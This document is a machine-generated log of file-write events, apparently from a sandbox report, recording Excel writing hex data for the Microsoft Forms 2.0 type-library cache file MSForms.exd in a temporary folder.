C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	.....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.......@...(...x...@. ....h........... ....X...@...(...p. ..........X...........P...	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	ae 77 aa 8d 9b b8 6c 4c a1 39 3a 45 47 05 1e 54 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 00 00 00 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.w....lL.9:EG..T.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 00 ff ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	.....- .stdole2.tlbWWW.. .....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<.....dE..8A...G...0...I...)...H..|F..l=..,B...!...;..PG..TF..TC..T>...,..l<..L:..,D..x8...E..$G..E...C.. I...I..40..0@...B...D..(>...?..@B.. E...G...C...2..A...H..hD...E...&.../..T+...2...A...@...4...+...@..t;...,..xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.klDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
